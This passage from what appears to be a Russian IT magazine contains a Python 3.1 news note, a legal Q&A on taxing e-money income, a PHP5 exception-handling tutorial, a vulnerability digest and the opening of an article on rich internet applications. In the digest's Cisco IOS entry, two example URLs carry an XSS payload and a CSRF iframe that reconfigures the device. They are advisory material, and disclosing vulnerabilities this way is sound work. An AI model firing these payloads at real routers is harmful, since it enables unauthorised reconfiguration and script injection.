Выпустив релиз 3.0, команда разработчиков продолжает движение вперёд, и уже можно начинать отслеживать изменения, вносимые в следующий выпуск 3.1 – <http://docs.python.org/dev/py3k/whatsnew/3.1.html>. Ожидается, что основным акцентом этого релиза станет оптимизация кода. Также ведётся разработка следующей версии во 2-й ветви – 2.7. Никаких потрясений, связанных с этими релизами, не ожидается, так что, единожды приняв решение о миграции, дальше можно жить спокойно. 🍷

Тема, конечно, не совсем админская, но интересно было бы узнать, каков сейчас на территории России юридический статус виртуальных денег. Скажем, если я получаю вознаграждение за некоторую работу «Яндекс.Деньгами» или «векселями» WebMoney, считается ли это юридически доходом, должен ли уплачиваться с этих сумм налог и т. п.?

В настоящее время юридический статус виртуальных (электронных) денег законодательством не определен. Единственным законным средством платежа на территории России является рубль. Однако гражданское законодательство предусматривает возможность использования при совершении сделок электронной цифровой подписи и предоставляет возможность заключения договора путем обмена документами посредством электронной или иной связи, позволяющей достоверно установить, что документ исходит от стороны по договору. Таким образом, использование электронных средств платежа – виртуальных (электронных) денег – является вполне законным.

Обычно после заключения соглашения с электронной платежной системой вы принимаете условия, изложенные в этом соглашении. Все электронные платежные системы работают по принципу предоплаченности, то есть оплата с электронного кошелька возможна только после пополнения счета путем приобретения «титulyных знаков» либо зачисления «Платежа» в виртуальный кошелек пользователя. Работа через систему WebMoney осуществляется путем приобретения выпускаемых электронной платежной системой «титulyных знаков». В системе «Яндекс.Деньги» вы делаете платеж на свой виртуальный счет.

В договорах с WebMoney титульные знаки по названию совпадают с названием ценных бумаг или сертификатов ценных бумаг, однако с точки зрения закона они ценными бумагами признаваться не могут. Поскольку, например, электронные чеки, используемые при безналичных расчетах могут выпускаться только кредитными организациями и должны быть оформлены согласно требованиям, установленным законодательством, а электронные чеки WebMoney не отвечают этим требованиям, то называть эти документы

ценными бумагами нельзя. Сертификаты также удостоверяют права владельцев на ценные бумаги только документарной формы, таким образом, документы, выпускаемые платежной системой WebMoney, ценными бумагами не являются.

В связи с тем что виртуальные деньги таковыми не являются, а также не являются ценными бумагами, к ним неприменимы правила о валютном регулировании и валютном контроле, то есть продавать часть валютной выручки, учитывать курсовую разницу не надо. Но на основании вышеказанных доводов нельзя сказать, что применение электронных денег для расчетов является незаконным. В связи с отсутствием законов, которые бы регулировали эти отношения, возникают трудности с их юридическим определением, что никак не влияет на их легитимность.

При получении дохода в виде электронных денег может возникнуть вопрос: платить ли с этих денег налоги? По общему правилу российские организации, от которых или в результате отношений с которыми налогоплательщик получил доход, обязаны исчислить, удержать у налогоплательщика и уплатить сумму НДФЛ.

Возможны ситуации, когда организация обязана удержать налог, но не имеет возможности это сделать. В данном случае речь может идти о любой фирме – осуществляющей расчеты как через электронные средства платежа, так и наличными деньгами. При получении дохода от иностранной организации вы должны будете самостоятельно посчитать и уплатить за себя налоги. В таком случае организация в месячный срок с момента возникновения обязанности по удержанию должна сообщить о невозможности удержать налоги и сумме задолженности в налоговую. Организация, с которой вы работаете может проводить неофициальные платежи по оплате работ (услуг), в таком случае налог за вас также не уплачивается (данная схема не совсем соответствует требованиям закона, но она все же имеет место быть). Однако при налогообложении учитываются все доходы, полученные вами как в денежной, так и в натуральной формах. Налоговым законодательством предусмотрено, что вознаграждение, полу-




*Рубрику ведет юрист
Юлия Штокало*

ченное за выполненные работы (услуги) также считается доходом, подлежащим налогообложению. В случае, если ваши работы (услуги) оплатили через электронные деньги без исчисления и уплаты налога на доход, вы должны исчислить и уплатить налог самостоятельно на основании налоговой декларации, которую подаете в налоговый орган не позднее 30 апреля года, следующего за тем, в котором был получен доход. Уплата указанного в налоговой декларации дохода должна быть произведена в течение 15 календарных дней с даты подачи декларации. При этом вам не обязательно самостоятельно приобретать эту форму, ее можно скачать с сайта налоговиков: <http://www.nalog.ru>. Для исчисления налога вам понадобятся: форма налоговой декларации по налогу на доходы физических лиц (форма 3-НДФЛ) и порядок ее заполнения. Форму для заполнения налоговой декларации можно взять и в IT-отделе налоговой инспекции вашего района.

При подаче декларации вы указываете общую сумму полученного дохода и расписываете, из каких источников он получен (см. <http://www.rg.ru/2006/02/07/deklaracia-prikaz-dok.html>). Далее сами подсчитываете налог, льготы и налоговые вычеты, уплачиваете налог и представляете декларацию в налоговую инспекцию. Документальное подтверждение полученных доходов предоставлять не нужно, необходимы только копии документов подтверждающих льготы или налоговые вычеты (если таковые имеются). Размеры и порядок применения льгот по налогообложению и налоговых вычетов определяется Налоговым кодексом РФ. ●

Почему стоит использовать механизм обработки исключений в PHP



Антон Гришан

Большую часть времени и сил разработчики тратят на обработку ситуаций, которые случаются редко или вообще никогда не происходят, однако именно по поведению системы в нестандартных ситуациях можно судить о качестве программного продукта.

Пятая версия PHP предлагает объектно-ориентированный подход к разработке веб-приложений. Одно из удобных новшеств –

внедрение обработки исключительных ситуаций, подобно тому, как это реализовано во многих других объектно-ориентированных языках про-

граммирования, с помощью конструкции try-catch.

Генерация исключений – наиболее современный подход, разработанный

с учетом недостатков существовавших ранее способов. Чтобы лучше понять, какие преимущества дает использование механизма исключений, рассмотрим несколько примеров реакции приложения на возникающие ошибки.

Пример 1: прекращение выполнения программы в случае возникновения ошибки

```
<?php
/**
 * Метод осуществляет подключение к серверу MySQL,
 * в случае ошибки завершает работу программы
 */
public function connect($dbName, $host, $port, $login, $password, $charset)
{
    .....
    $db = new mysqli($host, $login, $password, $dbName, $port);

    // Проверяем, возникла ли ошибка в ходе подключения
    // к БД
    if(($errorCode = mysqli_connect_errno()) != 0) {
        die("Can't connect to DB: [".$errorCode."] \n"
            .mysqli_connect_error());
    }
    .....
    // Устанавливаем кодировку, которую будем
    // использовать для общения с БД
    if(!$db->set_charset($charset)) {
        // Установить нужную кодировку не удалось
        die("Can't set charset [".$charset."]");
    }
    .....
}
?>
```

Первый способ реакции на нестандартную ситуацию – вывести сообщение об ошибке и прекратить работу приложения. Такой подход имеет два существенных недостатка:

- Возможно, код будет использован в другом приложении, которое не требует прекращения выполнения приложения в случае возникновения данной ошибки.
- Отображение информации об ошибке для обычного пользователя не представляет никакого интереса, но может помочь злоумышленнику осуществить проникновение в систему.

Пример 2: возврат специального значения

```
<?php
/**
 * Метод осуществляет подключение к серверу MySQL,
 * в случае ошибки возвращает FALSE
 */
public function connect($dbName, $host, $port, $login, $password, $charset)
{
    .....
    $db = new mysqli($host, $login, $password, $dbName, $port);

    // Проверяем, возникла ли ошибка в ходе подключения
    // к БД
    if(($errorCode = mysqli_connect_errno()) != 0) {
        return(false);
    }
    .....
    // Устанавливаем кодировку, которую будем
    // использовать для общения с БД
    if(!$db->set_charset($charset)) {
        // Установить нужную кодировку не удалось
        return(false);
    }
    .....
    return(true);
}
?>
```

В случае возникновения ошибки можно вернуть значение, которое не содержится во множестве значений, возвращаемых функцией в штатном режиме. Например, для функции определения длины строки признаком возникновения ошибки может быть значение -1 или false, как в приведенном выше примере. В отличие от предыдущего примера обработка ошибок вынесена в вызывающую функцию, что повышает гибкость и улучшает переносимость кода.

Возврат специальных значений не позволяет определить, в каком месте функции произошла ошибка. В приведенном примере метод connect() вернет false в случае невозможности установить соединение с БД и в случае невозможности установить требуемую кодировку. Получив в качестве работы функции false, сложно понять, что именно произошло, и соответственно сложно сформировать информативное сообщение об ошибке и правильно выбрать метод обработки.

Пример 3: возврат кода ошибки

```
<?php
/**
 * Метод осуществляет подключение к серверу MySQL,
 * в случае ошибки, возвращает код ошибки
 */
public function connect($dbName, $host, $port, $login, $password, $charset)
{
    .....
    $db = new mysqli($host, $login, $password, $dbName, $port);

    // Проверяем, возникла ли ошибка в ходе подключения
    // к БД
    if(($errorCode = mysqli_connect_errno()) != 0) {
        return(ERROR_DB_CONNECTION);
    }
    .....
    // Устанавливаем кодировку, которую будем
    // использовать для общения с БД
    if(!$db->set_charset($charset)) {
        // Установить нужную кодировку не удалось
        return(ERROR_DB_CHARSET);
    }
    .....
    return(SUCCESS);
}
?>
```

Возврат кода ошибки позволяет идентифицировать причину возникновения ошибки и правильно отреагировать на возникшую ситуацию в вызывающем коде. Однако к недостаткам этого подхода можно отнести:

- ухудшение инкапсуляции кода, так как вызывающий метод должен знать, что означает каждый код возврата;
- как правило, в качестве кодов ошибок используются целые числа, что осложняет использование данного метода для функций, возвращающих число в качестве результата работы.

Пример 4: генерация исключения

```
<?php
/**
 * Метод осуществляет подключение к серверу MySQL,
 * в случае ошибки, бросает исключение
 */
```

```
public function connect($dbName, $host, $port, $login, $password, $charset)
{
    .....
    $db = new mysqli($host, $login, $password, $dbName, $port);

    // Проверяем, возникла ли ошибка в ходе подключения
    // к БД
    if (($errorCode = mysqli_connect_errno()) != 0) {
        throw new Exception("Can't connect to DB: " .
            [".$errorCode.""] .
            ".mysqli_connect_error()");
    }
    .....
    // Устанавливаем кодировку, которую будем
    // использовать для общения с БД
    if (!$db->set_charset($charset)) {
        // Установить нужную кодировку не удалось
        throw new Exception("Can't set charset " .
            [".$charset.""]);
    }
    .....
}
?>
```

В случае возникновения ошибки метод генерирует исключение (объект класса Exception) и прерывает выполнение основного алгоритма с помощью оператора throw. Возникшее исключение должно быть перехвачено с помощью конструкции try-catch в вызывающем коде. Вызов метода, приведенного в примере 4, может выглядеть следующим образом:

```
<?php
try {
    /* Внутри блока try находится код, исполнение
     * которого может привести к возникновению исключения
     */

    $db = new MyDBClass ();

    // Код метода connect() см. в примере 4
    $db-> connect('main db', 'localhost', 3306, 'root', $parol, 'utf8');

} catch (Exception $e) {
    /* Здесь мы перехватываем и обрабатываем исключения,
     * возникшие в ходе выполнения кода в блоке try
     */
    echo 'Error: ' . $e->getMessage() . ' Line: ' . $e->getLine();
}
?>
```

Данный подход свободен от недостатков предыдущих способов. Рассмотрим подробнее особенности его работы в следующих разделах.

Использование исключений: «за» и «против»

Рассмотрим критерии «за»:

- **Упрощение логики работы приложения.** Механизм обработки исключений предполагает, что функции не обязательно возвращать значение, только если значение используется в дальнейших вычислениях. Отсутствие необходимости проверять значения на ошибки упрощает логику работы приложения и сокращает длину кода.
- **Повышение читаемости кода.** Механизм обработки исключений принуждает разделять алгоритм на основной, идущий в блоке try{...}, и код обработки ошибок, находящийся в блоке catch{...}. Такое разделение существенно повышает читаемость кода.

- **Информативные сообщения об ошибках.** Исключение позволяет четко локализовать возникшую ошибку и получить:

- ✓ текстовое описание ошибки;
- ✓ код ошибки;
- ✓ имя файла, в котором произошла ошибка;
- ✓ номер строки, где было сгенерировано исключение;
- ✓ стек вызова с указанием параметров вызванных функций.

Подробная информация об ошибке значительно упрощает процесс отладки и сопровождения приложения.

- **Большая гибкость при выборе способа обработки ошибок.** При написании класса разработчику не требуется думать о том, как должна быть обработана каждая из возможных ошибок, все, что необходимо – бросить исключение с подробным описанием проблемы. Способ обработки ошибки должен определить программист, использующий класс. В зависимости от ситуации реакция на одни и те же ошибки в разных приложениях может быть разной. Кроме того, можно создавать собственные классы исключений и выполнять определенные действия в момент возникновения чрезвычайной ситуации, например, записать информацию об ошибке в лог-файл или оповестить администратора по e-mail.

- **Исключения невозможно игнорировать.** Каждое исключение должно быть обработано в соответствующем месте программы, иначе возникает фатальная ошибка, приводящая к завершению работы всего приложения. Данное обстоятельство вынуждает программиста писать код обработки для всех возможных ошибок, что положительно влияет на качество разрабатываемого программного продукта.

Критерии «против»:

- **Снижает скорость обработки ошибок.** Генерация исключения работает в разы медленнее, чем возврат кода ошибки, но так как эти действия выполняются в крайне редких случаях (возможно, никогда), данный факт не может существенно повлиять на общую производительность системы.

Работа с исключениями в PHP

Работа с исключениями в PHP появилась начиная с пятой версии. В обработке исключений участвуют три компонента.

Объект класса Exception

Для описания исключительной ситуации в PHP существует класс – Exception. Конструктор класса имеет два необязательных аргумента – сообщение об ошибке (строка) и код ошибки (число). Генерации исключения (т.е. создание объекта класса Exception) не приводит к остановке выполнения основного алгоритма. Рассмотрим несколько примеров создания объектов, описывающих исключительную ситуацию:

```
<?php
$error1 = new Exception();
$error2 = new Exception('File data.dat is not find!');
$error3 = new Exception('File data.dat is not find!', 1234);
?>
```

В момент создания объекта класса Exception PHP автоматически собирает дополнительную информацию, такую как имя файла, в котором создан объект, номер строки, стек вызова функций, и сохраняет эту информацию в свойствах объекта. Рассмотрим пример извлечения подробных данных об ошибке.

```
<?php
// Создадим объект Exception и попробуем извлечь максимум
// информации
$error = new Exception('Test PHP exceptions', 2009);

// Сообщение об ошибке
echo $error->getMessage();

// Код ошибки
echo $error->getCode();

// Файл, где произошла ошибка
echo $error->getFile();

// Номер строки, где было сгенерировано исключение
echo $error->getLine();

// Стек вызова функций до момента генерации исключения
// в виде строки
echo $error->getTraceAsString();

// Стек вызова функций до момента генерации исключения
// в виде массива
var_dump($error->getTrace());
?>
```

Подробное описание класса Exception можно найти в документации по PHP (см. <http://ru2.php.net/manual/en/class.exception.php>).

В некоторых ситуациях необходимо сгенерировать исключение не в том месте, где произошла ошибка. Для таких случаев существует встроенный класс RuntimeException (потомок класса Exception), позволяющий самостоятельно задать имя файла, номер строки, уровень ошибки (см. <http://ru2.php.net/manual/en/class.runtimeexception.php>). Примером использования этого класса может служить код, конвертирующий внутренние PHP-ошибки в исключения. Основная идея – генерировать исключение внутри функции обработчика стандартных ошибок:

```
<?php
// Объявим функцию, которой PHP будет передавать данные
// о возникших ошибках
function exception_error_handler($errno, $errstr, $errfile, $errline) {
    throw new RuntimeException($errstr, 0, $errno, $errfile, $errline);
}

// Назначим нашу функцию в качестве обработчика ошибок
set_error_handler("exception_error_handler");

// Попробуем вызвать функцию с неправильным
// количеством аргументов
strpos();
?>
```

Результатом работы скрипта будет генерация исключения типа RuntimeException, содержащая описание возникшей проблемы (Wrong parameter count for strpos()).

Если в приведенном выше примере для документирования ошибки вместо класса RuntimeException использовать Exception, то метод getFile() вернет имя файла, где объявлена функция – перехватчик ошибок, а getLine() – номер строки, отвечающей за генерацию исключения, т.е. всег-

да одни и те же значения. Для сохранения реальных данных об ошибке необходимо самостоятельно указать файл и номер строки, что позволяет сделать конструктор класса RuntimeException.

Дополнительные типы исключений, такие как BadFunctionCallException, BadMethodCallException, DomainException, InvalidArgumentException, LengthException, LogicException, OutOfBoundsException, OutOfRangeException, OverflowException, RangeException, RuntimeException, UnderflowException, UnexpectedValueException, можно найти в библиотеке SPL (Standard PHP Library, см. <http://ru.php.net/manual/en/spl.exceptions.php>).

Оператор throw

Вызов оператора throw приводит к прекращению выполнения основного алгоритма и передаче управления коду обработки ошибки, если таковой отсутствует, то происходит аварийное завершение работы приложения. В качестве параметра оператор throw принимает объект класса Exception.

Конструкция try-catch

Конструкция try-catch состоит из одного блока try и одного или более блоков catch. В блоке try располагается код, исполнение которого может привести к выбросу исключения, а в блоках catch код обработки ошибок. Пример:

```
<?php
try {
    // Некая функция, исполнение которой может привести
    // к генерации исключения
    runMyFunction();
} catch (DatabaseException $e) {
    // Обрабатываем исключения, принадлежащие к классу
    // DatabaseException
} catch (ErrorException $e) {
    // Обрабатываем исключения, принадлежащие к классу
    // ErrorException
} catch (Exception $e) {
    // Обрабатываем исключения, принадлежащие Exception,
    // т.е. любое исключение, не пойманное в предыдущих
    // блоках catch
}
?>
```

Общие рекомендации по использованию исключений

- **Используйте исключения только для действительно исключительных ситуаций.** Если в результате возникновения ошибки продолжение исполнения основного алгоритма невозможно – возбуждение исключения является оправданным шагом.
- **Максимально подробно описывайте произошедшую ошибку.** Всегда указывайте максимально подробную информацию о произошедшей ошибке, если ошибка произошла из-за отсутствия файла, обязательно укажите полный путь к файлу, который не удалось обнаружить. Чем подробнее вы опишете возникшую ошибку, тем проще отлаживать и сопровождать приложение.
- **Документируйте возможные исключения.** Если метод в определенных ситуациях генерирует исключение, обязательно укажите это в документации, чтобы предупредить разработчиков о необходимости использования конструкции try-catch.

- **Сохраняйте информацию об ошибках.** Крайне полезным может оказаться сохранение информации об исключительных ситуациях в логах системы. В случае некорректной работы приложения данные записи помогут быстро локализовать и устранить причину.
- **Избегайте пустых обработчиков ошибок.** Отсутствие кода обработки в блоке catch означает игнорирование ошибки, что не всегда является правильной реакцией на ошибку.
- **Генерации исключения и обработка ошибок должны находиться на разных уровнях.** Если код приложения выглядит следующим образом:

```
<?php
define(DEFAULT_DB_CHARSET, 'utf8');
.....
public function connect($dbName, $host, $port, $login, $password, $charset) {

    $supportedCharset = array('cp1251', 'latin1', 'utf8');

    // часть кода пропущена
    try {
        // Проверяем возможность использования
        // кодировки, переданной в параметре
        if (!in_array($charset, $supportedCharset)) {
            // Кодировка, переданная в параметре
            // $charset, не поддерживается
            throw new Exception("Кодировка " .
                [$charset] . " не поддерживается");
        }
    } catch (Exception $e) {
        // Используем стандартную кодировку
        $charset = DEFAULT_DB_CHARSET;
    }
}
?>
```

То в случае возникновения исключения оно будет обработано внутри метода, это означает, что сам метод знает, как обработать ошибку, поэтому использование механизма исключений не оправдано. В приведенном выше примере ошибку лучше устранить в момент возникновения без генерации исключения:

```
<?php
define(DEFAULT_DB_CHARSET, 'utf8');
.....
public function connect($dbName, $host, $port, $login, $password, $charset) {

    // часть кода пропущена

    $supportedCharset = array('cp1251', 'latin1', 'utf8');

    // Проверяем возможность использования кодировки,
    // переданной в параметре
    if (!in_array($charset, $supportedCharset)) {
        // Используем стандартную кодировку
        $charset = DEFAULT_DB_CHARSET;
    }
}
?>
```

Создание собственных исключений

Исключительная ситуация может произойти в различных частях приложения. Имеет смысл создать отдельный класс для каждого уровня приложения. Например, если всю информацию об ошибках вы храните в БД, то для ошибки, возникшей из-за невозможности подключиться к серверу

БД, необходимо обработать другим способом – например, отправить письмо администратору.

Если для каждой подсистемы определить свой класс исключений (например DataBaseException, NetworkException, FileSystemException и т.д.), то очень просто назначить свой обработчик для каждого типа исключений.

PHP позволяет создать собственный класс для работы с исключениями путем наследования от базового класса – Exception (или RuntimeException).

```
<?php
class DataBaseException extends Exception {

    public function __construct($message, $code = 0) {
        // Вызываем конструктор родительского класса
        parent::__construct($message, $code);

        // Сообщаем о произошедшей ошибке
        $this->report();
    }

    private function report() {
        // посылаем письмо администратору
    }
}
?>
```

В приведенном выше коде определен пользовательский класс DataBaseException для документирования ошибок, возникших при работе с БД. Обратите внимание: в отличие от стандартного класса исключений:

- текстовое описание ошибки – обязательный параметр (в стандартном классе этот параметр можно опустить);
- в момент возникновения ошибки класс DataBaseException вызывает метод report(), который должен отправлять письмо администратору или сохранять информацию об ошибке иным способом.

Собственные классы исключений помогают лучше документировать ошибки и упрощают их обработку, а также позволяют выполнять дополнительные действия в момент возникновения исключительной ситуации.

Каплю дегтя добавляет ухудшение переносимости кода. Например, если класс для работы с БД (например, DBAccess) генерирует исключение типа DataBaseException, то при необходимости перенести класс Dbaccess в другой проект, возникает необходимость переноса класса DataBaseException. Решение данной проблемы лежит в плоскости поиска разумного компромисса между удобством использования собственных исключений и переносимостью кода.

Механизм обработки исключений дает прекрасную возможность упростить код и облегчить обработку ошибок, однако неправильное использование приводит к обратному эффекту. 

1. Работа с исключениями в PHP5 – <http://ru2.php.net/manual/en/class.exception.php>.
2. Общие сведения о механизме обработки исключений – http://ru.wikipedia.org/wiki/Обработка_исключений.
3. Несколько примеров использования исключений – <http://phpclub.ru/faq/PHP5/Exception>.
4. Дополнительные типы исключений (Standard PHP Library) – <http://ru.php.net/manual/en/spl.exceptions.php>.

Множественные уязвимости в Novell GroupWise

Программа: Novell GroupWise версии до 7.03 HP2 и 8.0 HP1.

Опасность: Высокая.

Описание: 1. Уязвимость существует из-за недостаточной проверки подлинности HTTP-запросов перед выполнением некоторых действий в Novell GroupWise WebAccess. Удаленный пользователь может произвести CSRF-нападение и добавить правила перенаправления или изменить некоторые настройки приложения.

2. Уязвимость существует из-за недостаточной обработки данных HTML-сообщения или в HTML-вложениях в Novell GroupWise WebAccess. Удаленный пользователь может с помощью специально сформированного e-mail-сообщения выполнить произвольный код сценария в браузере жертвы в контексте безопасности уязвимого сайта.

3. Уязвимость существует из-за ошибки при обработке входных данных в параметрах User.id и Library.queryText в сценарии /gw/webacc. Удаленный пользователь может с помощью специально сформированного запроса выполнить произвольный код сценария в браузере жертвы в контексте безопасности уязвимого сайта.

4. Уязвимость существует из-за ошибки при обработке HTTP POST-запросов, которые преобразовываются в HTTP GET-запросы в Novell GroupWise WebAccess. Удаленный пользователь может с помощью специально сформированного HTTP POST-запроса получить доступ к потенциально важным данным.

5. Уязвимость существует из-за неизвестной ошибки в Novell GroupWise Internet Agent (GWIA). Удаленный пользователь может вызвать переполнение буфера и выполнить произвольный код на целевой системе.

URL производителя: www.novell.com/products/groupwise.

Решение: Установите последнюю версию 7.03 HP2 или 8.0 HP1 с сайта производителя.

Межсайтовый скриптинг в Cisco IOS

Программа: Cisco IOS 12.4(23), возможно другие версии.

Опасность: Низкая.

Описание: 1. Уязвимость существует из-за недостаточной обработки входных данных в URL при выполнении команд. Удаленный пользователь может с помощью специально сформированного запроса выполнить произвольный код сценария в браузере жертвы в контексте безопасности уязвимого сайта. Пример:

```
http://[host]/exec/"><body onload="alert('bug');">
```

2. Уязвимость существует из-за недостаточной проверки подлинности http-запросов перед выполнением некоторых действий. Удаленный пользователь может произвести CSRF-нападение и изменить конфигурацию устройства. Пример:

```
http://[host]/exec/"><iframe src="http://192.168.1.2/_level/15/configure/-/hostname/BUGGY/CR">
```

URL производителя: www.cisco.com.

Решение: В настоящее время способов устранения уязвимости не существует.

Выполнение произвольного кода в UltraVNC

Программа: UltraVNC 1.0.5 и более ранние версии.

Опасность: Средняя.

Описание: Уязвимость существует из-за знаковой ошибки в функциях ClientConnection::CheckBufferSize() и ClientConnection::CheckFileZipBufferSize() в файле ClientConnection.cpp. Злоумышленник может обманом заставить пользователя подключиться к злонамеренному VNC-серверу, вызвать переполнение динамической памяти и выполнить произвольный код на целевой системе.

URL производителя: ultravnc.sourceforge.net.

Решение: Установите последнюю версию 1.0.5.4 с сайта производителя.

SQL-инъекция в ProFTPD

Программа: ProFTPD 1.3.1 и более ранние версии.

Опасность: Средняя.

Описание: Уязвимость существует из-за некорректной установки кодировки перед выполнением SQL-запросов. Удаленный пользователь может с помощью специально сформированного запроса в multi-byte-кодировке выполнить произвольные SQL-команды в базе данных приложения. Для успешной эксплуатации уязвимости должна быть включена поддержка NLS.

URL производителя: www.proftpd.org.

Решение: Установите последнюю версию 1.3.2 с сайта производителя.

Отказ в обслуживании в Squid

Программа: Squid версии до 2.7.STABLE6, 3.0.STABLE13 и 3.1.0.5.

Опасность: Средняя.

Описание: Уязвимость существует из-за ошибки при обработке специально сформированного HTTP-запроса, содержащего некорректный номер версии в файлах HttpMsg.c и HttpStatusLine.c. Удаленный клиент может с помощью специально сформированного запроса вызвать отказ в обслуживании приложения.

URL производителя: www.squid-cache.org.

Решение: Установите последнюю версию 2.7.STABLE6, 3.0.STABLE13, 3.1.0.5 или исправление с сайта производителя.

Уязвимость при обработке BGP UPDATE-сообщений в OpenBSD

Программа: OpenBSD версии 4.3, 4.4.

Опасность: Средняя.

Описание: Уязвимость существует из-за ошибки при обработке BGP UPDATE-сообщений, содержащих некорректный AS4_PATH. Удаленный пользователь может с помощью специально сформированного BGP UPDATE-сообщения аварийно завершить BGP-сессию и потенциально повлиять на работу сети.

URL производителя: www.openbsd.org.

Решение: Установите исправление с сайта производителя.

Составил Александр Антипов

Rich Internet Applications – что это такое и где применяется? Мы этим уже пользуемся или это только туманное будущее? Попытаемся разобраться в данных вопросах, рассмотрев концепцию RIA на различных примерах. Сегодня мы установим и опробуем Google Native Client.

80

стольных приложений. Это определение не страдает академичностью. Я его только что выдумал, но (по моему мнению) оно не хуже любого другого. По сути Rich Internet Applications (RIA) – это следующая ступень эволюции: от страничек, сайтов, через веб-приложения к чему-то далёкому и полнофункциональному.

Как правило, RIA-приложения кроссплатформенны, запускаются в браузере и не требуют какой-либо дополнительной установки программного обеспечения на стороне клиента. В качестве примера веб-приложений, близких по идеологии к RIA, можно привести Google Maps, GMail или ролики YouTube.

Впервые этот термин прозвучал из уст маркетологов компании Macromedia теперь уже в далёком 2001 году. С тех пор появилось немало технологий и реализаций данной концепции. Наиболее известные из них: Adobe Air, Alchemy, Flex, JavaFX, Microsoft Silverlight, XULRunner от Mozilla Foundation и только что появившийся Google Native Client.

